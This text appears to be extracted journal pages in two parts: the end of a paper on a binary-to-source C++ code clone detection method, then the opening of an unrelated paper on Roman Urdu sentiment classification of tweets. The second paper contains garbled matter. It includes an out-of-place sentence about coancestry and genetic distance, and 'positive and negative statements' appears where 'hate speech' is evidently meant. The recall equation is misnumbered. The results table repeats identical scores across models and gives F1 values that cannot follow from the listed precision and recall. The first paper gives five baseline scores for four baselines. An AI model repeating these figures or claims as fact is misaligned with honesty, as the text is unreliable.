1) The proposed approach could lead to either false positives or false negatives based on the selected similarity threshold for comparing code graphs. Setting the threshold too low might lead to an increase in false positives, whereas a higher threshold could cause more false negatives.

2) The task of decompiling and translating code that includes non-standard headers remains a significant challenge that demands specialized knowledge and careful analysis. For instance, decompiling and translating code that employs the <bits/stdc++.h> header presents obstacles due to its non-standard nature, making it difficult to ascertain the precise headers it encompasses. Recognizing that decompilation is a complex process, success in managing particular headers greatly depends on the sophistication of the tools and methodologies employed. Additionally, it is vital to understand that the decompiled code may not be an exact representation of the original source code, as some details and optimizations could be lost in the compilation process.

3) The presence of goto statements in the decompiled code can reduce the similarity level between the original C++ source code and the generated C++ source code produced by the transpiler.

4) The evaluation was performed using specific datasets, and the system's performance could vary when applied to other datasets that have different degrees of code similarity.

VIII. Conclusion and Future Work

A. Conclusion

In this research, we conducted an extensive investigation into code clone detection by integrating innovative techniques and methodologies, focusing on the matching between C++ source code and binary code at the source code level, rather than at the binary, intermediate representation (IR), or pseudo-code levels. A pivotal strategy we employed is decompilation, which plays a crucial role in bridging the semantic gap between binary and source code. This step is facilitated by the use of Ghidra's decompiler and a custom-developed transpiler (source-to-source compiler) based on ANTLR, enabling the transformation of binary code into a high-level C++ source code.

Using these cutting-edge tools, we improved the precision and dependability of our experiments, contributing to the robustness of our findings. We captured the intricate relationships and structures embedded within the code by fusing graph-based code representations, namely call and control flow graphs. We conducted a nuanced analysis that outperforms conventional clone detection methods by employing the weighted Jaccard index as a similarity measure.

The integration of decompilation and graph similarity analysis in our methodology not only enhances the capability to detect code clones in binary–source code by considering structural and semantic similarities, but also addresses the challenges posed by the limited availability of source-level information in binaries and disassemblies and the significant differences between source code and binary or object code after compilation. Our approach contributes a novel perspective to the field, suggesting a shift towards more context-rich, semantic-based analyses for binary-source code matching and clone detection.

As a case study, we evaluated the proposed rule-based approach (BSMDG) against several baseline studies that use AI techniques to detect C++ code clones, using the POJ-104 dataset. The experimental results show that BSMDG outperforms other baseline studies. When compared with BinPro, B2SFinder, XLIR, and GraphBinMatch, BSMDG improves the F-score from 0.40, 0.44, 0.69, 0.85, and 0.87, respectively, to 0.89, achieving a 90% accuracy rate.

The methodology demonstrated in this study not only underlines the importance of analyzing clones at the source code level but also emphasizes the potential of our approach to contribute significantly to areas such as malware detection, vulnerability analysis, and reverse engineering. The BSMDG system can be used in real-world software development environments to improve security and code verification. As an example, it could be integrated into Continuous Integration or Continuous Deployment (CI or CD) pipelines to help catch any unwanted or suspicious changes early in the development cycle. As part of malware analysis, BSMDG can detect reused or copied code within binaries, assisting in threat identification and tracing the code's origin. A further benefit of BSMDG is that it can assist in detecting vulnerabilities by comparing binary code with secure source code versions, thereby identifying unauthorized or accidental modifications that result in vulnerabilities. According to the findings of this study, high-level language analysis within binary-source code matching needs to be further advanced to improve clone detection tools for improved accuracy and applicability to software engineering and cybersecurity.

B. Future Work

While the current study has established a solid foundation for binary–source code matching and clone detection at the source code level, several avenues for future research have been identified to further refine and extend our methodology:

1) Syntax error resolution: One of our priorities moving forward is to improve the translation module so it can generate a higher percentage of compilable C++ code from the C-like pseudo-code output by the decompiler. This will play a key role in making our system more accurate and dependable. To achieve this, we plan to refine the grammar to better handle common patterns in Ghidra's pseudo-code and introduce pre-processing steps to clean up irregular structures before

parsing, ultimately reducing syntax errors and improving translation quality.

2) Optimization of graph similarity algorithm: We plan to explore more advanced graph similarity methods to improve the system's precision and recall, especially for detecting semantic code clones.

3) Obfuscation resistance: While the current system handles simple transformations, future improvements will focus on making it more robust against common obfuscation techniques like instruction substitution and control flow flattening.

4) Cross-language compatibility: In future work, we plan to extend our approach to support cross-language binary–source code matching, making it possible to detect code clones across different programming languages like Java and Python.

5) Hybrid analysis integration: We plan to combine dynamic analysis with our current static analysis to build a hybrid approach. This will offer a more complete view of both code behavior and structure, which could lead to more accurate and reliable clone detection.

By addressing these areas, future research can enhance the utility and applicability of binary–source code matching and clone detection tools, further bridging the gap between binary and high-level source code analysis for security and maintenance purposes.

ACKNOWLEDGEMENT

Computational Linguistic Approach for Holistic User Behaviors Modeling Through Opinionated Data of Virtual Communities

Kashif Asrar, Syed Abbas Ali
Department of Computer & Information System Engineering, NED University of Engineering & Technology, Karachi, Pakistan

***Abstract*—This research is aimed at establishing a computational linguistic model for the detection of positive and negative statements, synthesized for the Pakistani microblogging site Twitter, particularly, in the Roman Urdu language. With increased freedom of speech people express their sentiments towards an event or a person in positive, negative, neutral, and sometimes sarcastic tones, especially on social media platforms. Pakistani social media users, like other multilingual countries, express their opinions through code switching and code mixing. Their language lacks correct grammar, informal and nonstandard writing, unrelated spelling, alternative analogies make it difficult for computational linguist to mine their data for computational research. To overcome this challenge, the study employed web scraping tools to retrieve a large number of Roman Urdu tweets. In order to establish a new positive and negative statements corpus, the text data is annotated through a sentiment analysis carried out by using TextBlob sentiment analysis and Bidirectional Encoder Representations from Transformers (BERT). Addressing this issue makes it possible to eliminate the gap that is evident in the models that do not identify Roman Urdu as a form of language. The findings are useful for the regulatory bodies and researchers since it offers a culturally and linguistically appropriate database and model targeting resource constraints and key performance metrics. It helps in content moderation and in making policies regarding the technological advancement within Pakistan.**

***Keywords*—Roman Urdu; positive and negative statements detection; sentiment analysis; BERT Model; Long Short-Term Memory (LSTM) networks; Pakistani social media**

I. Introduction

A. Background

The advancement in social media and virtual group discussions has created large databases of people's opinions in form of ratings, comments, discussions, and social media posts. This data comprises various user actions, tastes, and attitudes, which makes it highly valuable to computational modeling. Many of the large volumes of textual data originate from users and thus require a Computational Linguistic approach, which incorporates both natural language processing, sentiment analysis, and machine learning to build and model user behavior comprehensively [1]. Opinionated data is highly useful when it comes to capturing user behaviors because it is genuine. Unlike ordered or systematic data or simple questionnaires, this one is not elicited, which means it is voluntary and unbiased. Online reviews, which are feedbacks given by customers on e-commerce ventures, for example, not only show satisfaction levels of users, but also the features of product that bring out satisfaction or dissatisfaction. Just like that, engagements with forums offer information on cohesion within the community, the degrees of interest, and developing trends in a given society. Such data is usually sparse, relatively unorganized, noised and contextual in nature which makes it difficult to process. These concerns are well met by computational linguistics, allowing for obtaining insightful information reflecting the complexity of human activity [2].

There are some principles applied in computational linguistic strategies to apprehend users' behaviors. Sentiment Analysis, aimed at finding the positive, negative or neutral attitude of a text document, tops the list. Sentiment analysis may also provide understanding of the overall user satisfaction or frustration or enthusiasm. Techniques such as the deep learning algorithms are capable to capture features including sarcasm or viewing a video with mixed feelings, offering better perception on user attitudes. Another effective technique is topic modeling for investigation of the overall message in vast textual materials [3]. Discussions are sorted into topics using methods such as Latent Dirichlet Allocation (LDA) that create insights about users' interests, worries and emerging trends[16]. For instance, in analyzing a virtual health community, name of the game could be fitness, mental health, or nutrition among others. Furthermore, SNA is not a linguistic approach, but it provides a synchronous context analysis of users by mapping their interactions. Infusing linguistic information with network topologies make it easier to determine information flow, with the ability to detect opinion leaders, and unique clusters within a community [4].

However, modeling user behaviors from the opinionated data has several difficulties, such as; language is always oriented, and extracting informed semantic content demands cultural and contextual prisms alongside motivations of users. For example, a word like 'hot' has multiple definitions; it may mean heat, attractiveness, or popularity. Coancestry affects both parameters, and while there is a general agreement on its meaning and definition, certain questions, such as how it relates to genetic distance and which of the two parameters is affected more by coancestry, remain ambiguous at present and need further clarification to allow for a correct interpretation of the results. Moreover, getting data involved with virtual communities has scale and heterogeneity complications due to these. These platforms create tremendous amounts of data in various structures including qualitative textual form, multimedia and qualitative images thus demanding complicated procedures and large computing power to combine. For one, other hostile factors such as ethical issues such as privacy and data biases are also relevant. Bias is especially dangerous when it is carried in the datasets to generate models that are bias towards a particular ethnicity, gender, or age thus the importance of fairness in behavioral modeling [5]. The behavioural deterioration in online

discussion forums can be predicted by constructing behavioral sequences from temporal information and analysing n-gram features [10].

The holistic user behavior models can be applied across different fields and have numerous implications. In marketing, these models facilitate recommendation systems to provide more relevant recommendation to the viewers, thus improving their interactions. The concept helps the organizations to capture and know the users and the trends favored in a specific region or community. These models are used by social media platforms for moderating the content, for stopping spam, fake news, or for regulating the interaction. Looking at it strategically; even issues to do with urban planning can be informed by the contextual insights drawn from the online communities to make project well suited to the populace's sentiments [6].

B. Problem Statement

Specifically, the problem of positive and negative statements in social networks has a great impact on society, primarily in multicultural countries like Pakistan. However, social networking sites enable users to disseminate malicious contents since they are fake accounts and the population using the social media is large. This environment not only aggravates polarisation, but is also a threat to the social stability of society. To solve this problem there has to be measures that can be used to identify and prevent the act of positive and negative statements in real-time. However, there is still an insufficient number of culturally and linguistically appropriate detection measures that serve as a distinct disadvantage. Present day positive and negative statements detection algorithms are mostly developed from datasets derived from Western environments, which fail to capture non-western languages and expressions. Languages like Urdu and English are commonly used with code switching in social media in a country like Pakistan, but such systems fall short [9]. The use of code-mixed language brings into play factors like unconventional syntax, spelling irregularities, and semantics making it hard for machine learning models to handle positive and negative statements. Moreover, people's culture and their ways of interaction influence the definition of positive and negative statements, which aggravates the problem for automatic detection by using general approaches. Therefore, positive and negative statements remain prevalent in social media platforms which exposes the respective groups to more positive and negative statements. These challenges are addressed in this research by developing computational linguistic models of the sort needed for Pakistani Urdu comparing key performance metrics between neural and non-neural models. In this respect, the study is expected to develop culturally intelligent systems using sentiment analysis, text mining, and social network analysis to process the Urdu-English code-mixing data. The aim is to identify the impact of affective semantic resources in determining specific manifestations of positive and negative statements in Urdu-English code-mixed tweets in Pakistani context.

C. Objective

To assess the capability of computational linguistic models in recognizing specific forms of positive and negative statements in Roman Urdu data by developing a tailored corpus and leveraging advanced natural language processing techniques.

The rest of study is organized as follows: Section-II presents the related work, discussing previous studies and approaches relevant to our research. Section-III describes the proposed methodology, including the system architecture and the key algorithms used. Section-IV provides the results and discussion, highlighting the performance and implications of our findings. Section-V explains the significance and application. Section-VI concludes the study and outlines potential directions for future work.

II. Related Work

Identification of positive and negative statements has become a popular research domain in computational linguistics, especially in terms of multilingual and code-mixed data sets. Even though there are numerous studies trying to identify positive and negative statements, especially in languages such as English, the detection of positive and negative statements in Roman Urdu has not been explored enough. The identification of influential users in social network can be done with sentiment analysis relating sentiment with influence metrics [8]. This section presents a brief background on the different literatures available on positive and negative statements detection in terms of general approach, sentiment analysis, and the problems of working with code-mixed data especially in the Pakistani context. The generic sentiment analysis work flow is shown in Fig. 1:



Fig. 1. Workflow of sentiment analysis.

A. Positive and Negative Statements Detection in Social Media

The spread of social media sites such as the Twitter, Facebook, or You-tube makes it easier for people to spread positive and negative statements, a challenge to computer aided recognition models. It is possible to use ML and DL to design models that can detect positive and negative statements in languages of interest [11] [20]. Also, in the early works, researchers deliberately used rule-based or a lexicon-based approach. However, with the recent studies they have incorporated various Natural Language Processing (NLP) algorithms like BERT and the Long Short-Term Memory (LSTM) networks [14]. But then, these are built on databases of words that are mostly English in most cases and this makes them unfit to operate on code-mixed languages like Roman Urdu.

B. Computational Approaches to Positive and Negative Statements Detection

There are a number of studies focusing on positive and negative statements classification that used various approaches: from classical machine learning methods, such as SVM, Random Forest (Davidson et al., 2017) to deep learning models like CNN and transformers including BERT [15]. Transformer models have emerged as highly effective models because of their high capacity for capturing contextual information in natural language. For example, classifiers based on BERT are one of the most accurate when detecting types of hatred speech at the moment [17]. However, these models are sensitive to domain specific information, therefore it becomes essential that there be the creation of corpora rich in linguistic as well as cultural characteristics of the language in question.

C. Challenges in Code-Mixed Data Processing

Interference has become common among the multilingual society, where people interchange two or several languages within a single conversation. Due to the variations in spelling, distinctive transliteration and absence of grammatical rules in the use of English words and phrases, the analysis of Urdu-English code-mixed (UECM) text is more complex in nature [2]. Also the code mixed data is not in any standard language hence does not exhibit the traditional linguistic characteristics that are expected in text data, therefore making it hard for the NLP Models to derive the features correctly. Furthermore, in code-mixed text processing, researchers have used word embedding and the character level features to work on text classification task [13]. However, due to the lack of annotated data for Roman Urdu, the respective positive and negative statements detection models are not yet significantly developed.

D. Sentiment Analysis and Annotation Techniques

Sentiment analysis is important in positive and negative statements identification because it categorizes messages as positive and negative statements, neutral or non-positive and negative statements. Traditional text mining techniques like lexicon-based techniques and polarity identification have also been adopted by researchers for text classification purposes [13]. Other advanced approaches employ deep learning approaches to learn the variation of sentiment in text information. Another important step is the procedure of annotation of the positive and negative statements data set as this allows to have good quality of the training sets. Other being TextBlob and machine learning equally for annotating sentiments and toxicity levels in the text [19]. To overcome the drawbacks of using only rule of thumb specific features for annotation, the proposed approach integrates pre-trained transformer models like BERT which helps in understanding the contextual semantics in case of code-mixed data.

E. Positive and Negative Statements Detection in the Pakistani Context

This situation has raised a question on the level of sensitization of Pakistan towards hate speech as there has been little conducted on the identification of abuse in the local language. Roman Urdu is the dominant type of text messaging in Pakistan; people switch between Urdu and English in social media. For the same reason, the availability of large-scale positive and negative statements datasets in Roman Urdu is still a problem for computational linguistics [12]. Some works that have been done in this regard are just limited and curate small datasets and they use basic ML-based classifiers to identify the objectionable language [13]. Nevertheless, these research studies are inconclusive in the formation of a framework for automated identification of positive and negative statements in Pakistani virtual communities.

F. Role of Transformer Models in Positive and Negative Statements Detection

The newer ways of developing NLP models are based on transformer structures like BERT and its brothers, and they stated to outperform almost all the text classification tasks including positive and negative statements detection. Scholars have proposed utilization of positive and negative statements datasets for adaptation of the transformer models optimization in both multilingual as well as code-mixed languages [18]. The above analysis of the BERT model in the Roman Urdu, specifically fine-tuning the BERT on customized datasets has registered great results in the detection of polite and abusive words [7]. However, these models should be subjected to further research in order to execute them and make them more efficient and effective in real-world scenarios given the dynamicity of positive and negative statements on social media.

III. Methodology

A. Research Design

This study utilized primary research method with the technique of web scraping as opposed to a review of literature. The purpose of the study is to prepare positive and negative statements corpus in Roman Urdu obtained from the tweets written by Pakistani tweeters. It is mainly confined to opinionated language in Roman Urdu which may occasionally have syntactical English and Urdu texts due to Pakistan's code-switching culture in social media. To achieve the purpose for the study, i.e. to recognize positive and negative statements in Pakistani language Roman Urdu, a custom dataset was used to handle Natural Language Processing and Computational Linguistic techniques appropriate to the socio-linguistic perspective of the virtual communities in Pakistan. In analyzing the sentiment of the text, the study employs TextBlob to check for polarity while BERT (Bidirectional Encoder Representations from Transformers) are used for deep contextual analysis and annotation of semantics. This makes sure that the produced model is closely context-adaptive and sensitive to discriminating positive and negative statements patterns prevailing in the Roman Urdu content of social media.

B. Data Collection

For the purpose of assembling the necessary data for this study, web scraping methods are adopted to scrape all the real-time content from Twitter and extract Roman Urdu text only. Since Roman Urdu writing is common by Pakistani users on the social media to report, comment, and share feelings and sentiments, opinionated and sentiments-expressing contents on Twitter are useful for constructing a domain-specific positive and negative statements corpus. The scraping process depends on the given keywords and hashtag specific to the topics that have positive and negative statements within the context of

Pakistani culture and language. The data gathered in the study is mainly in Roman Urdu with some switching between English and Urdu, a common practice in the Pakistani twitter world. Cleaning and normalization measures were taken into consideration to eliminate malignant contents such as advert content, URLs, emoji content, and duplicate content. Unlike secondary research, this study has constructed its data collection system from the ground up rather than drawing on previous databases. The positive and negative statements in the dataset are classified manually by analyzing and annotating the result of applying textBlob sentiment and BERT models that enhances the understanding of positive or negative sentiments as well as the context. This ensures development of robust, genuine and context-based dataset that accurately addresses the mechanism of positive and negative statements detection in Roman Urdu.

C. Data Analysis

After the creation of Roman Urdu dataset through web scraping from Twitter, the collected data was further preprocessed by removing noises from the text such as, URL addresses, emojis, and other non-text information. Subsequently, using TextBlob, the next step was to perform the first level of sentiment classification, separating the entries into positive, negative, or neutral. However, because positive and negative statements in the Roman Urdu language and the contexts in which it prevails is intricate, a second approach using BERT is made in the next research. BERT's neural organization means that it is capable of the idea of the context which is essential when interpreting sarcasm, and other forms of indirect hate messages that are sometimes written in Roman Urdu.

D. Performance Metrics

The parameters applied for examining the performance are as follows:

1) Accuracy (ACC): It is considered the most important parameter in evaluating the model's performance. This metric evaluates the number of samples for correct prediction over the number of all samples. The formula for calculating this metric is given in Eq. (1).

$$Accuracy = \frac{TP+TN}{TP+TN+FP+FN} \quad (1)$$

2) Recall: This parameter refers to the ability of the model to predict positive samples. This is calculated by dividing the number of samples that are categorized as true positive overall positive samples. The formula for calculating this metric is given in Eq. (2).

$$Recall = \frac{TP}{TP+FN} \quad (1)$$

3) Precision: In this parameter, true positive identified the number of samples over several samples that are predicted as positive. Eq. (3) calculates the precision.

$$Precision = \frac{TP}{TP+FP} \quad (3)$$

4) F1_score: In this parameter, the recall and precision are combined into a single metric. This is called the harmonic mean of recall and precision. Eq. (4) calculates the F1_score.

$$F1\_score = \frac{2\times Precision\times Recall}{Precision+Recall} \quad (4)$$

E. Ethical Considerations

This study complies with high ethical standards, where vulnerable aspects such as data privacy, consent, and the appropriate use of social media content are concerned. Data is gathered using the web scraping technique from Twitter, although this is a social media platform; the identity of users and their confidentiality were kept anonymous. The app will not request or store names, faces, avatars, or locations of the application users. This study is concerned with the detection of positive and negative statements in Roman Urdu text only and no attempts are made to identify a person or a group of people for any unfair treatment. The objective is strictly academic and does not involve the promotion of any sort of prejudice or hatred whatsoever; it is solely for creating a corpus and the proposed model to better understand positive and negative statements in Pakistan. Collection of data is done in accordance to Twitter Developer Policy as well as the guidelines on usage of API and the terms of service. Further, the study also recognizes that positive and negative statements content is sensitive, and the dataset shall be used appropriately without re-emphasizing hatred in order to follow the best practice on ethicality of AI research.

IV. Results

A. Analysis of Model Performance: Neural versus Non-Neural Models

This analysis compares Neural Network-based models and Non-Neural (Traditional Machine Learning) models based on their performance across four key metrics: Test Accuracy, Test Recall, Test Precision, and Test F1 Score.

The graph structure utilizes color coding to categorize the models effectively. The neural models, represented in blue, include Multi-Layer Perceptron (MLP), Recurrent Neural Networks (RNNs), Long Short-Term Memory (LSTM), Gated Recurrent Unit (GRU), and Bi-GRU. On the other hand, non-neural models, marked in red, consist of traditional machine learning approaches such as Support Vector Machines (SVM) and Logistic Regression. This visual distinction helps in easily identifying and comparing the different model types. Fig. 2 represents four bar charts for test accuracy, test recall, test precision and test F1 scores respectively.



Fig. 2. Model performance metric comparison (Neural vs. Non-Neural).

The test accuracy analysis reveals that non-neural models outperform neural models, with SVM + TF-IDF achieving the highest accuracy at 86.65%, closely followed by Logistic Regression + TF-IDF at 86.49% and SVM + OHE at 86.04%. In contrast, neural models generally exhibit lower accuracy, Embedding + RNN performing the worst at just 81.74%, indicating that traditional machine learning approaches may be better suited for this particular task compared to more complex neural architectures.

The comparison between neural and non-neural models shows a clear dominance of non-neural approaches in terms of accuracy, with SVM and Logistic Regression performing particularly well. These traditional models likely benefit from better generalization when using structured text representations like TF-IDF and one-hot encoding (OHE). In contrast, neural models fail to surpass their non-neural counterparts in accuracy, which may be attributed to factors such as limited training data, suboptimal hyperparameter configurations, or an inherent mismatch between model complexity and task requirements. This suggests that, for this specific application, simpler machine learning methods with carefully engineered features may be more effective than complex neural architectures.

While non-neural models like SVM and Logistic Regression excel in accuracy, neural models demonstrate superior performance in recall, with MLP, RNN, and LSTM achieving the highest rates (up to 85.93%), except for LSTM (81.09%) and GRU (75.90%). In contrast, non-neural models lag behind with an average recall of ~79.57%, indicating they miss more true positive cases. This trade-off suggests that traditional methods prioritize precision and overall reliability at the expense of sensitivity, whereas neural networks are more effective at detecting positive instances—a critical advantage in scenarios, where missing positives is costly. If minimizing false negatives is the priority, neural models emerge as the preferred choice despite their lower accuracy.

In precision performance, the GRU-based neural model stands out with the highest score (89.80%), demonstrating its ability to minimize false positive predictions. Other neural architectures (MLP, RNN, LSTM) follow closely but trail slightly behind (~86.75%), while non-neural models like SVM and Logistic Regression exhibit marginally lower precision (85.26% to 86.08%). However, the GRU's high precision comes at a cost—its recall is notably low (75.90%), suggesting an overly conservative prediction approach that may miss true positives. In contrast, non-neural models strike a more balanced trade-off between precision and recall, making them a robust choice when both false positives and reliable detection are priorities. This highlights a key decision point: if minimizing false alarms is critical, the GRU excels, but if a balanced performance is needed, traditional models like SVM remain competitive.

The F1 score analysis reveals that MLP-based neural models and Logistic Regression (both at 86.34%) deliver the best balance between precision and recall, demonstrating that properly configured deep learning can match the performance of traditional methods. While GRU (82.27%) and Bi-GRU

(82.32%) suffer from lower F1 scores due to their poor recall—despite GRU's high precision—LSTM also underperforms (83.63%) because of its reduced sensitivity.

Notably, Logistic Regression emerges as a particularly strong baseline, achieving comparable results to neural networks while being far more computationally efficient. This suggests that for tasks requiring a harmonious trade-off between precision and recall, simpler models like Logistic Regression or well-tuned MLPs may be preferable over more complex architectures like GRU or LSTM, unless the use case. The results with findings are summarized in Table I.

TABLE I. SUMMARY OF BEST PERFORMING TYPE WITH RESPECT TO SPECIFIC METRIC

Metric	Best Performing Type	Key Finding
Accuracy	Non-Neural (SVM + TF-IDF)	Traditional ML models are superior in accuracy.
Recall	Neural (MLP, RNN)	Neural models are better at identifying positive cases.
Precision	Neural (GRU)	GRU is most precise but has lower recall.
F1 Score	Both (MLP & Logistic Regression)	Both perform equally well in balancing recall and precision.

B. *Neural versus Non-Neural Summary Findings*

The analysis reveals clear trade-offs between neural and non-neural approaches across different performance metrics. For applications requiring high accuracy, non-neural models like SVM with TF-IDF or Logistic Regression emerge as the top choices, delivering superior performance compared to their neural counterparts. These traditional methods not only achieve better accuracy but also offer significant advantages in training speed, with Logistic Regression completing training in just 1 to 2 milliseconds.

When recall is the primary concern, neural models demonstrate clear advantages. MLP and RNN architectures achieve the highest recall rates, making them ideal for scenarios where missing positive cases carries high costs. However, this strength comes with increased computational requirements, as neural networks generally require longer training times - particularly embedding-based models that need sequential processing. The MLP with OHE/TF-IDF configuration stands out as offering a particularly good balance between performance and computational efficiency.

Precision requirements present a different landscape, where the GRU model achieves the highest precision at 89.80%, significantly outperforming other approaches. However, this comes at the cost of substantially lower recall (75.90%), suggesting the model may be too conservative in its predictions.

For most practical applications needing a balance between precision and recall, either MLP-based neural models or Logistic Regression provide the best compromise, with the latter offering the additional benefit of faster training times and lower computational overhead.

The training time analysis as shown in Fig. 3 shows distinct patterns across model types. Non-neural models generally train much faster, with Logistic Regression being exceptionally quick (1 to 2ms), while SVM models show surprisingly long training times (886 to 982ms) for traditional methods. Among neural networks, training durations vary significantly - MLP and Bi-GRU models require substantial time (684 to 801ms), while embedding-based sequential models demand even more resources due to their architectural complexity. These timing differences create important practical considerations when selecting models for deployment, particularly in resource-constrained environments or applications requiring frequent retraining. The exact value of performance metrics along with training time is presented in Table II to classify the basis for opting particular model.



Fig. 3. Training time comparison (Neural vs. Non-Neural Model).

TABLE II. OVERALL PERFORMANCE OF NEURAL AND NON-NEURAL MODEL TYPES WITH RESPECT TO PERFORMANCE METRICS

Model Type	Name	Training Time	Test Accuracy	Test Recall	Test Precision	Test F1 Score
Neural	**OHE + MLP**	582.3880136	**85.25%**	85.93%	86.75%	86.34%
Neural	**Tf-IDF + MLP**	801.6679513	**85.55%**	85.93%	86.75%	86.34%
Neural	**Embedding Layer+ MLP**	68.50320315	**83.76%**	85.93%	86.75%	86.34%
Neural	**Embedding Layer+ RNN**	94.33099894	**81.74%**	85.93%	86.75%	86.34%
Neural	**Embedding Layer+ LSTM**	134.8372431	**83.28%**	81.09%	86.33%	83.63%
Neural	**Embedding+GRU**	147.9710679	**82.93%**	75.90%	89.80%	82.27%
Neural	**Embedding + Bidirectional GRU**	684.5123119	**82.45%**	79.57%	85.26%	82.32%
Non Neural	SVM + OHE	886.1468422	86.04%	79.57%	85.26%	82.32%
Non Neural	SVM + TFIDF	982.7742205	86.65%	79.57%	85.26%	85.32%
Non Neural	Logistic Regression + OHE	2.004743338	85.82%	85.24%	86.08%	86.66%
Non Neural	Logistic Regression + TF-IDF	1.02973169	86.49%	85.93%	86.75%	86.34%

V. DISCUSSION

The use of a computational linguistic approach is a strong foundation for modelling whole use activities via opinionated data in virtual communities. Unlike surveys and other quantitative methodologies, this method entails identification and analysis of text-based interactions, hence it reveals detailed sentiments, preferences and cognitive style [17]. Conversation analysis also becomes easier, thanks to sentiment analysis, you get topic modelling and natural language processing from social media data. These insights provide detailed information concerning user intentions, majority perspective and group behaviors thus providing a better chance of predicting their behaviors. Combining this data with machine learning models improves the choices, users, and interactions. This approach has potential for to use in marketing, content moderation, and community management and will thus foster advances in virtual community analysis [18].

A. *Generalizing Positive and Negative Statements Detection to Code-Mixed Data*

